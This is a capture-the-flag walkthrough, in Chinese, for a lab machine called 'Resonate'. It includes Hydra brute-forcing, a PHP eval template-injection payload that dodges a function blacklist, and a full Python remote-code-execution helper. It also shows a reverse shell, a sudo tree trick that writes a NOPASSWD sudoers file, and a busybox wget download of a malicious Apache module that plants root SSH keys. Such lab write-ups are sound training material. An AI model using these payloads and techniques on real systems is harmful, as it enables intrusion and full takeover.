

Resonate

靶机 192.168.134.75 , Kali 192.168.134.4 , 作者 momo。

作者预期：入口两个、提权两个。入口是 **爆破登录** 或 **目录扫描**。

1. 信息搜集

```
nmap -sT -sV -sC -O -p- 192.168.134.75
# 22 OpenSSH 10.5 / 80 Apache 2.4.68
```

```
(kali㉿kali)-[~/桌面/靶机/Sublarge靶机Puzzle]
$ nmap -sT -sV -sC -O -p- 192.168.134.75
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-20 23:01 EDT
Nmap scan report for 192.168.134.75
Host is up (0.0016s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.5 (protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.68 ((Unix))
|_ http-title: It works! Apache httpd
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Apache/2.4.68 (Unix)
MAC Address: 08:00:27:DB:AA:3A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=9/20%OT=22%CT=1%CU=36165%PV=Y%DS=1%DC=D%G=Y%M=080027%T
OS:M=6AB09E36P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10E%TI=Z%CI=Z%TS=2
OS:2)SEQ(SP=102%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=22)SEQ(SP=105%GCD=1%ISR=10D
OS:%TI=Z%CI=Z%II=I%TS=21)SEQ(SP=109%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=21)SEQ(
OS:SP=FF%GCD=1%ISR=108%TI=Z%CI=Z%TS=21)OPS(O1=M5B4ST11NW9%O2=M5B4ST11NW9%O3
OS:=M5B4NNT11NW9%O4=M5B4ST11NW9%O5=M5B4ST11NW9%O6=M5B4ST11)WIN(W1=FE88%W2=F
OS:E88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSW
OS:9%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF
OS:=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=
OS:%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=
OS:0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RI
OS:PC=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.99 seconds

(kali㉿kali)-[~/桌面/靶机/Sublarge靶机Puzzle]
$
```

80 默认页，旁边有 login.php。

2. 入口 A：爆破登录 → 后台 SSTI

失败回显 Invalid credentials，连打 20 次仍全是 200，没有限流锁号：

```
curl -s -o /dev/null -w '%{http_code}\n' http://192.168.134.75/login.php
# 200
curl -s -d 'username=admin&password=wrongpass' http://192.168.134.75/login.php | grep -i invalid
# Invalid credentials
for i in $(seq 20); do
  curl -s -o /dev/null -w '%{http_code} ' \
    -d "username=admin&password=x$i" http://192.168.134.75/login.php
done; echo
# 200 x 20
```

```
(kali㉿kali)-[~/桌面/靶机/Sublarge靶机Resonate]
$ curl -s -o /dev/null -w '%{http_code}\n' http://192.168.134.75/login.php
200
+
(kali㉿kali)-[~/桌面/靶机/Sublarge靶机Resonate]
$ curl -s -d 'username=admin&password=wrongpass' http://192.168.134.75/login.php | grep -i invalid
Invalid credentials
</div>
(kali㉿kali)-[~/桌面/靶机/Sublarge靶机Resonate]
$ for i in $(seq 20); do curl -s -o /dev/null -w '%{http_code}' -d "username=admin&password=x$i" http://192.168.134.75/login.php; done; echo
200 200 200 200 200 200 200 200 200 200 200 200 200 200 200 200 200 200 200
(kali㉿kali)-[~/桌面/靶机/Sublarge靶机Resonate]
$
```

Hydra:

```
hydra -l admin -P /usr/share/seclists/Passwords/Common-Credentials/10-million-password-list-top-10000.txt \
192.168.134.75 http-post-form \
"/login.php:username=^USER^&password=^PASS^:F=Invalid" -t 16 -f
# [80][http-post-form] host: 192.168.134.75 login: admin password: joker
```

```
(kali㉿kali)-[~/桌面/靶机/Sublarge靶机Resonate]
$ hydra -l admin -P /usr/share/seclists/Passwords/Common-Credentials/10-million-password-list-top-10000.txt \
192.168.134.75 http-post-form \
"/login.php:username=^USER^&password=^PASS^:F=Invalid" -t 16 -f
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
+
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-09-21 03:20:02
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10000 login tries (l:1/p:10000), ~625 tries per task
[DATA] attacking http-post-form://192.168.134.75:80/login.php:username=^USER^&password=^PASS^:F=Invalid
[80][http-post-form] host: 192.168.134.75 login: admin password: joker
[STATUS] attack finished for 192.168.134.75 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-09-21 03:20:25
(kali㉿kali)-[~/桌面/靶机/Sublarge靶机Resonate]
$
```

登录后台， settings 给出函数黑名单（字面量匹配）， editor 提示 {=expression=}：

← → ↺
192.168.134.75/pages/settings.php

Settings

Configure notification service settings.

[General](#) [Channels](#) [Security](#) [API](#)

General Settings

Service Name

Notify - Acme Corp

[Edit](#)

Default Sender

noreply@acmecorp.com

[Edit](#)

Template Syntax

{{variable}} for values, {=expression=} for dynamic content

v2.4

Sandbox Mode

Restricts unsafe functions in template expressions

Active

System Information

PHP Version 8.5.10

Template Engine SimpleRender v1.0

Restricted Functions system, exec, passthru, shell_exec, popen, proc_open, phpinfo, assert, create_function, include, require, file_put_contents, fwrite, fputs

192.168.134.75/pages/editor.php

Template Editor

Edit and preview notification templates using {{variable}} and {=expression=} syntax.

Select Template

[Alert](#) [Monthly](#) [Status](#) [Welcome](#)

Variables

name

John Doe

email

john@acmecorp.com

date

September 21, 2026

message

Your request has been processed.

department

IT Support

priority

High

Template Content

{= `id` =}
checkList.

Best regards,
HR Team

Render Preview

Reset

Preview

uid=101(apache) gid=102(apache) groups=82(www-data),102(apache) checkList. Best regards, HR Team

{{7*7}} 不渲染， {=7*7=} 可以。拼函数名绕黑名单：

```
{=("sys"."tem")("id")=}
# uid=101(apache) gid=102(apache) groups=82(www-data),102(apache)
```

Notify

Notification Service

Dashboard

Templates

Template Editor

Settings

admin

Administrator

Welcome back, admin

Monday, September 21, 2026

Sign Out

uid=101(apache) gid=102(apache) groups=82(www-data),102(apache)

Template Editor

Edit and preview notification templates using {{variable}} and {=expression=} syntax.

Select Template

Alert

Monthly

Status

Welcome

Variables

name

John Doe

email

john@acmecorp.com

date

September 21, 2026

message

Your request has been processed successfully.

department

IT Support

priority

High

Template Content


{=("sys"."tem")("id")=}

Render Preview

Reset

Preview

uid=101(apache) gid=102(apache) groups=82(www-data),102(apache),102(apache)



后端大致是字面量替换后再 `eval("return ...;")`：

```
function render($template, $vars) {
    $result = preg_replace_callback('/\{\{(.*)\}\}/', function($m) use ($vars) {
        $key = trim($m[1]);
        return $vars[$key] ?? $m[0];
    }, $template);

    $blocked = ['system', 'exec', 'passthru', 'shell_exec', 'popen', 'proc_open', 'phpinfo', 'assert',
        'create_function', 'include', 'require', 'file_put_contents', 'fwrite', 'fputs'];
    $result = preg_replace_callback('/\{=(.*)=\}/', function($m) use ($blocked) {
        $expr = trim($m[1]);
        $filtered = preg_replace('/\b(' . implode('|', array_map('preg_quote', $blocked)) . ')\b/i',
            '[DENIED]', $expr);
        return eval("return $filtered;");
    }, $result);

    return $result;
}
```

源码里账密也是硬编码，撞完对照一下：

```
if ($username === 'admin' && $password === 'joker') {
    $_SESSION['user'] = $username;
    header('Location: index.php?page=dashboard');
    exit;
}
```

```
return eval("return $filtered;");
```

污染路径：

```
$_POST['template_content']
→ render($templateContent, $vars)           // editor.php:POST + preview 就进这里
→ preg_replace_callback('/\{=(.*)=\}/')      // 把 {= ... =} 里的内容抠进 $expr
→ $filtered → eval("return $filtered;")      // 执行
```

3. 入口 B: 目录扫描 → 未授权 /pages SSTI

目录枚举命中 `login.php`、`/pages/`、`/storage/` 等；`/pages/` 可未授权访问，不用登录也能进 editor:

```
Target: http://192.168.134.75/
[23:03:39] Starting:
[23:03:40] 403 - 317B - /.ht_wsr.txt
[23:03:40] 403 - 317B - /.htaccess.bak1
[23:03:40] 403 - 317B - /.htaccess.orig
[23:03:40] 403 - 317B - /.htaccess.save
[23:03:40] 403 - 317B - /.htaccess.sample
[23:03:40] 403 - 317B - /.htaccess_sc
[23:03:40] 403 - 317B - /.htaccess_orig
[23:03:40] 403 - 317B - /.htaccessOLD2
[23:03:40] 403 - 317B - /.htaccess_extra
[23:03:40] 403 - 317B - /.htaccessBAK
[23:03:40] 403 - 317B - /.htaccessOLD
[23:03:40] 403 - 317B - /.htm
[23:03:40] 403 - 317B - /.html
[23:03:40] 403 - 317B - /.htpasswd_test
[23:03:40] 403 - 317B - /.htpasswdS
[23:03:40] 403 - 317B - /.httr-oauth
[23:03:44] 301 - 355B - /assets → http://192.168.134.75/assets/
[23:03:44] 200 - 358B - /assets/
[23:03:45] 200 - 820B - /cgi-bin/printenv
[23:03:45] 200 - 1KB - /cgi-bin/test-cgi
[23:03:48] 301 - 357B - /includes → http://192.168.134.75/includes/
[23:03:48] 200 - 376B - /includes/
[23:03:48] 302 - 0B - /index.php → login.php
[23:03:49] 302 - 0B - /index.php/login/ → login.php
[23:03:50] 200 - 2KB - /login.php
[23:03:50] 302 - 0B - /logout.php → login.php
[23:03:52] 301 - 354B - /pages → http://192.168.134.75/pages/
[23:03:52] 200 - 522B - /pages/
[23:03:56] 301 - 356B - /storage → http://192.168.134.75/storage/
[23:03:56] 200 - 408B - /storage/
[23:04:00] 403 - 317B - /server-status
[23:04:00] 403 - 317B - /server-status/
Task Completed
```

`/storage/templates/status.txt` 同样提示动态表达式:

```
← → ↻ 🏠 192.168.134.75/storage/templates/status.txt
System Status Update - {{date}}
Dear {{name}},
Current system status: {{message}}
Priority Level: {{priority}}
Contact: {{department}}
You can use dynamic expressions in your templates. Example: Current year is {= date('Y') =}
- Infrastructure Team
```

```
(kali㉿kali)-[~/桌面/靶机/Sublarge靶机 Resonate]
$ curl -s -X POST 'http://192.168.134.75/pages/editor.php' \
  --data-urlencode 'template_content=Z{= `id` =}Z' --data 'preview=1' \
  | grep -o 'uid=[^<]*'
uid=101(apache) gid=102(apache) groups=82(www-data),102(apache),102(apache)
```

同一套 SSTI。 `$f="s"."y"."s"."t"."e"."m"` 拼出 `system`；`system()` 直接打印、`eval` 要返回值，所以用 `ob_start()` / `ob_get_clean()`。反引号也不在字面黑名单：`{= id =}`。

```
#!/usr/bin/env python3
"""RCE helper for the Acme Corp SSTI ({=expr=} -> eval("return $expr;")).
```

Blacklist blocks the literal words system/exec/shell_exec/popen/proc_open/..., so the payload builds the function name by concatenation.

```
"""
import html
import re
import sys
import urllib.error
import urllib.parse
import urllib.request

URL = "http://192.168.134.75/pages/editor.php"

# $f="s"."y"."s"."t"."e"."m" — 拼出 system, 绕开黑名单对字面词的匹配;
# ob_start()/ob_get_clean() — system() 是直接打印结果的, 但 eval 要的是返回值, 所以用输出缓冲把打印内容接住再 return。
PAYLOAD = (
    '(function(){ $c=%s; $f="s"."y"."s"."t"."e"."m"; '
    'ob_start(); $f($c); return ob_get_clean(); })()'
)

def run(cmd, url=URL):
    expr = PAYLOAD % ('"' + cmd.replace('\\', '\\\\').replace("'", '\\\'') + '"')
    data = urllib.parse.urlencode(
        {"template_content": "X{" + expr + "}Y", "preview": "1"}
    ).encode()
    req = urllib.request.Request(url, data=data)
    try:
        body = urllib.request.urlopen(req, timeout=60).read().decode("utf-8", "replace")
    except urllib.error.HTTPError as e:
        body = e.read().decode("utf-8", "replace")
    m = re.search(r'whitespace-pre-wrap font-mono">(.*?)</div>', body, re.S)
    if not m:
        return "<no output / 500>"
    out = html.unescape(m.group(1))
    if out.startswith("X"):
        out = out[1:]
    if out.endswith("Y"):
        out = out[:-1]
    return out

def read(path):
    expr = (
        '(function(){ $f="file_get_con"."tents"; $d=$f(%s); '
        'return base64_encode($d); })()' % ('"' + path.replace("'", '\\\'') + '"')
    )
    import base64
    data = urllib.parse.urlencode(
        {"template_content": "X{" + expr + "}Y", "preview": "1"}
    ).encode()
    req = urllib.request.Request(URL, data=data)
    try:
        body = urllib.request.urlopen(req, timeout=60).read().decode("utf-8", "replace")
    except urllib.error.HTTPError as e:
        body = e.read().decode("utf-8", "replace")
    m = re.search(r'whitespace-pre-wrap font-mono">(.*?)</div>', body, re.S)
    if not m:
        return b"<no output / 500>"
    b = html.unescape(m.group(1))
    if b.startswith("X"):
        b = b[1:]
    if b.endswith("Y"):
        b = b[:-1]
    try:
        return base64.b64decode(b)
    except Exception:
        return b.encode()

if __name__ == "__main__":
    if sys.argv[1] == "-r":
        sys.stdout.buffer.write(read(sys.argv[2]))
    else:
        print(run(" ".join(sys.argv[1:])))
```


反弹 shell, 拿到 apache :

```
(kali㉿kali)-[~/桌面/靶机/Sublarge靶机 Resonate]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.134.4] from (UNKNOWN) [192.168.134.75] 44105
bash: cannot set terminal process group (2511): Not a tty
bash: no job control in this shell
bash: /root/.bashrc: Permission denied
Resonate:/var/www/localhost/htdocs/pages$ id
id
uid=101(apache) gid=102(apache) groups=82(www-data),102(apache),102(apache)
Resonate:/var/www/localhost/htdocs/pages$ whoami
whoami
apache
Resonate:/var/www/localhost/htdocs/pages$

return b.encode()

if __name__ == "__main__":
    if sys.argv[1] == "-r":
        sys.stdout.buffer.write(read(sys.argv[2]))
    else:
        print(run(" ".join(sys.argv[1:])))

(kali㉿kali)-[~/桌面/靶机/Sublarge靶机 Resonate]
$ python3 push.py rev.sh /tmp/rev.sh 755
OK 235

(kali㉿kali)-[~/桌面/靶机/Sublarge靶机 Resonate]
$ python3 rce.py '/bin/sh /tmp/rev.sh >/dev/null 2>&1 &'
```

4. 提权 A: 用户名密码复用 → sudo tree

4.1 sareil:sareil

弱口令复用: 用户 sareil, 密码也是 sareil。用 SUID /bin/bbsuid 软链出 su 验证:

```
ln -sf /bin/bbsuid /tmp/su
for p in admin joker sareil password resonate 123456; do
    printf '%-12s ' "$p"
    printf '%s\n' "$p" | timeout 8 /tmp/su -c 'id' sareil 2>&1 | tail -1
done
# sareil → uid=1000(sareil)
```

```
Resonate:/var/www/localhost/htdocs$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/bin/umount
/bin/bbsuid
/bin/mount
/usr/bin/expiry
/usr/bin/chsh
/usr/bin/chage
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/chfn
/usr/sbin/suexec
```

```

Resonate:/home/sareil$ ln -sf /bin/bbsuid /tmp/bbx; /tmp/bbx --help
ln -sf /bin/bbsuid /tmp/bbx; /tmp/bbx --help
bbx: bbx is not a valid applet
Resonate:/home/sareil$ ln -sf /bin/bbsuid /tmp/busybox; /tmp/busybox --help
ln -sf /bin/bbsuid /tmp/busybox; /tmp/busybox --help
busybox: busybox is not a valid applet
Resonate:/home/sareil$ for a in su passwd mount crontab vlock traceroute ping; do
    ln -sf /bin/bbsuid /tmp/$a
    printf '%-12s ' $a
    /tmp/$a --help 2>&1 | head -1
done
for a in su passwd mount crontab vlock traceroute ping; do
>     ln -sf /bin/bbsuid /tmp/$a
>     printf '%-12s ' $a
>     /tmp/$a --help 2>&1 | head -1
> done
su                BusyBox v1.38.0 (2026-09-12 12:01:17 UTC) multi-call binary.
passwd            BusyBox v1.38.0 (2026-09-12 12:01:17 UTC) multi-call binary.
mount             BusyBox v1.38.0 (2026-09-12 12:01:17 UTC) multi-call binary.
crontab           BusyBox v1.38.0 (2026-09-12 12:01:17 UTC) multi-call binary.
vlock             BusyBox v1.38.0 (2026-09-12 12:01:17 UTC) multi-call binary.
traceroute        BusyBox v1.38.0 (2026-09-12 12:01:17 UTC) multi-call binary.
ping              ping: ping is not a valid applet

```

SSH:

```

ssh sareil@192.168.134.75
# password: sareil
cat user.txt
# flag{user-0d0f412a8f13f87eba4839ffff33adae}

```

```

Resonate:/var/www/localhost/htdocs/pages$ /tmp/su -c 'id' sareil
/tmp/su -c 'id' sareil
Password: sareil

uid=1000(sareil) gid=1000(sareil) groups=1000(sareil)
Resonate:/var/www/localhost/htdocs/pages$ █

```

4.2 sudo tree → root

`sudo -l` 只授权了 `/usr/bin/tree` 一条。规则看着像「只读列目录」，真正的风险不在 `tree` 本身，而在 **-o 能把输出写到指定文件**——配上 `sudo` 就等价于以 `root` 向任意路径写文件。

```

sareil@Resonate:~$ sudo -l
Matching Defaults entries for sareil on Resonate:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for sareil:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User sareil may run the following commands on Resonate:
    (ALL : ALL) /usr/bin/tree

```

先确认能读 `root` 家目录（只读利用）：

```

sareil@Resonate:~$ sudo tree /root/
/root/

```



```
└─ root.txt

1 directory, 1 file
```

难点随之转移到「内容不可控」： `-o` 写的是 `tree` 的输出，不是你任意塞的字符串。直到发现：

- `tree` 输出的**第一行永远是你传进去的路径参数，原样照抄**
- `-i` 去掉树枝连线， `--noreport` 去掉末尾统计行
- 再对一个**空目录**跑，输出就能压成恰好那一行 → 内容可控

路径必须真实存在，用 `mkdir` 绕过：建一个**名字就等于目标 `sudoers` 规则**的目录，让「路径本身」成为「文件内容」。落点选 `/etc/sudoers.d/`： `@includedir` 只要求文件属主是 `root`、组/其他人不可写；
`tree -o` 默认产出 `0644 root:root`，正好合格。注意文件名**不能带 `.` **（否则被当备份跳过），目录必须保持为空（否则写坏 `sudoers`，`sudo` 直接罢工）。

```
sareil@Resonate:~$ rm -rf /tmp/rd; mkdir -p /tmp/rd
sareil@Resonate:~$ cd /tmp/rd
sareil@Resonate:/tmp/rd$ R='sareil ALL=(ALL) NOPASSWD: ALL'
sareil@Resonate:/tmp/rd$ mkdir "$R"
sareil@Resonate:/tmp/rd$ ls -la
total 0
drwxr-xr-x  3 sareil  sareil          60 Sep 21 14:05 .
drwxrwxrwt  5 root    root           360 Sep 21 14:04 ..
drwxr-xr-x  2 sareil  sareil          40 Sep 21 14:05 sareil ALL=(ALL) NOPASSWD: ALL

sareil@Resonate:/tmp/rd$ tree -i --noreport "$R"
sareil ALL=(ALL) NOPASSWD: ALL

sareil@Resonate:/tmp/rd$ sudo tree -i --noreport -o /etc/sudoers.d/zzz "$R"
sareil@Resonate:/tmp/rd$ sudo -n tree /etc/sudoers.d/
/etc/sudoers.d/
└─ zzz

1 directory, 1 file

sareil@Resonate:/tmp/rd$ sudo -n cat /etc/sudoers.d/zzz
sareil ALL=(ALL) NOPASSWD: ALL

sareil@Resonate:/tmp/rd$ sudo -n id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
```

```
cat /root/root.txt
# flag{root-8569f5c67a44dcf5503256cc3fee580c}
```

```
sareil@Resonate:~$ rm -rf /tmp/rd; mkdir -p /tmp/rd
sareil@Resonate:~$ cd /tmp/rd
sareil@Resonate:/tmp/rd$ R='sareil ALL=(ALL) NOPASSWD: ALL'
sareil@Resonate:/tmp/rd$ mkdir "$R"
sareil@Resonate:/tmp/rd$ ls -la
total 0
drwxr-xr-x  3 sareil  sareil          60 Sep 21 14:05 .
drwxrwxrwt  5 root    root           360 Sep 21 14:04 ..
drwxr-xr-x  2 sareil  sareil          40 Sep 21 14:05 sareil ALL=(ALL) NOPASSWD: ALL
sareil@Resonate:/tmp/rd$ tree -i --noreport "$R"
sareil ALL=(ALL) NOPASSWD: ALL
sareil@Resonate:/tmp/rd$ sudo tree -i --noreport -o /etc/sudoers.d/zzz "$R"
sareil@Resonate:/tmp/rd$ sudo -n tree /etc/sudoers.d/
/etc/sudoers.d/
├── zzz
1 directory, 1 file
sareil@Resonate:/tmp/rd$ sudo -n cat /etc/sudoers.d/zzz
sareil ALL=(ALL) NOPASSWD: ALL
sareil@Resonate:/tmp/rd$ sudo -n id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
sareil@Resonate:/tmp/rd$
```

5. 提权 B: apache 换 modules (不横向用户)

不切到 `sareil` , `apache` 也能直接提权: `ServerRoot` 下 `modules` 软链可被 `apache` 换掉。

```
grep -n 'ServerRoot|^LoadModule mpm' /etc/apache2/httpd.conf
# ServerRoot "/var/www"
# LoadModule mpm_prefork_module modules/mod_mpm_prefork.so
```

```
Resonate:/var/www/localhost/htdocs/pages$ grep -n 'ServerRoot|^LoadModule mpm' /etc/apache2/httpd.conf
grep -n 'ServerRoot|^LoadModule mpm' /etc/apache2/httpd.conf
16:# with "/", the value of ServerRoot is prepended -- so "logs/access_log"
17:# with ServerRoot set to "/usr/local/apache2" will be interpreted by the
32:# ServerRoot: The top of the directory tree under which the server's
36:# ServerRoot at a non-local disk, be sure to specify a local disk on the
38:# same ServerRoot for multiple httpd daemons, you will need to change at
41:ServerRoot /var/www
77:LoadModule mpm_prefork_module modules/mod_mpm_prefork.so
Resonate:/var/www/localhost/htdocs/pages$
```

`modules/xxx.so` 相对 `ServerRoot` 解析成 `/var/www/modules/...`。 `/var/www` 属 `apache` , 可拆软链:

```
/bin/mkdir -p /var/www/a
/bin/busybox wget -O /var/www/a/mod_mpm_prefork.so http://192.168.134.4:8001/mod_mpm_prefork.so
/bin/rm -f /var/www/modules
/bin/ln -s /var/www/a /var/www/modules
ls -la /var/www
# modules -> /var/www/a
```

```

Resonate:/var/www/localhost/htdocs/pages$ /bin/mkdir -p /var/www/a
/bin/mkdir -p /var/www/a
Resonate:/var/www/localhost/htdocs/pages$ /bin/busybox wget -O /var/www/a/mod_mpm_prefork.so http://192.168.134.4:8001/mod_mpm_prefork.so
/bin/busybox wget -O /var/www/a/mod_mpm_prefork.so http://192.168.134.4:8001/mod_mpm_prefork.so
Connecting to 192.168.134.4:8001 (192.168.134.4:8001)
saving to '/var/www/a/mod_mpm_prefork.so'
mod_mpm_prefork.so 100% |*****| 14096 0:00:00 ETA
'/var/www/a/mod_mpm_prefork.so' saved
Resonate:/var/www/localhost/htdocs/pages$ ls -la /var/www/a/
ls -la /var/www/a/
total 24
drwxr-xr-x 2 apache apache 4096 Sep 21 14:44 .
drwxr-xr-x 4 apache apache 4096 Sep 21 14:44 ..
-rw-r--r-- 1 apache apache 14096 Sep 21 14:44 mod_mpm_prefork.so
Resonate:/var/www/localhost/htdocs/pages$ /bin/rm -f /var/www/modules
/bin/rm -f /var/www/modules
Resonate:/var/www/localhost/htdocs/pages$ /bin/ln -s /var/www/a /var/www/modules
Resonate:/var/www/localhost/htdocs/pages$ ls -la /var/www
ls -la /var/www
total 16
drwxr-xr-x 4 apache apache 4096 Sep 21 14:44 .
drwxr-xr-x 13 root root 4096 Jul 4 19:06 ..
drwxr-xr-x 2 apache apache 4096 Sep 21 14:44 a
drwxr-xr-x 4 root root 4096 Jun 8 23:14 localhost
lrwxrwxrwx 1 root root 16 Sep 14 20:46 logs -> /var/log/apache2
lrwxrwxrwx 1 apache apache 10 Sep 21 14:44 modules -> /var/www/a
lrwxrwxrwx 1 root root 12 Sep 14 20:46 run -> /run/apache2
Resonate:/var/www/localhost/htdocs/pages$
[1] 0:nc*Z

```

恶意 `.so` 在 constructor 里写 `/root/.ssh/authorized_keys`。httpd 以 root 启动时加载它。

因为已经用 tree 拿到 root，懒得再重启靶机；走通这条线需要重启 httpd/机器让 root 加载 `.so`。有钥匙后：

```

(kali@kali)-[~/桌面/靶机/Sublarge靶机/Resonate]
└─$ ssh -i ./module_root root@192.168.134.75 'id; cat /root/root.txt'
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
flag{root-8569f5c67a44dcf5503256cc3fee580c}

(kali@kali)-[~/桌面/靶机/Sublarge靶机/Resonate]
└─$

(kali@kali)-[~/桌面/靶机/Sublarge靶机/Resonate]
└─$ ssh root@192.168.134.75
root@192.168.134.75's password:

(kali@kali)-[~/桌面/靶机/Sublarge靶机/Resonate]
└─$ ssh -i resonate_root root@192.168.134.75

Welcome

root@Resonate:~# rc-service apache2 restart; echo "rc=$?"
* Stopping apache2 ... [ ok ]
* apache2 has detected an error in your setup:
httpd: Syntax error on line 77 of /etc/apache2/httpd.conf: Can't locate API module structure `mpm_prefork_module' in file /var
/www/modules/mod_mpm_prefork.so: Symbol not found: mpm_prefork_module
* ERROR: apache2 failed to start
rc=1
root@Resonate:~# cat /root/.module_pwn; ls -la /var/www/modules/mod_mpm_prefork.so
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
-rw-r--r-- 1 apache apache 14096 Sep 21 14:44 /var/www/modules/mod_mpm_prefork.so
root@Resonate:~#
[1] 0:ssh*

```

```
flag{root-8569f5c67a44dcf5503256cc3fee580c}
```

若 `.so` 只有 constructor、没导出 `mpm_prefork_module`，重启会挂：

```
Can't locate API module structure 'mpm_prefork_module' ... Symbol not found
```

编译时要对齐 conf 里的模块名/符号（参考 S1mpl3、倒春寒各自的 `.so`）。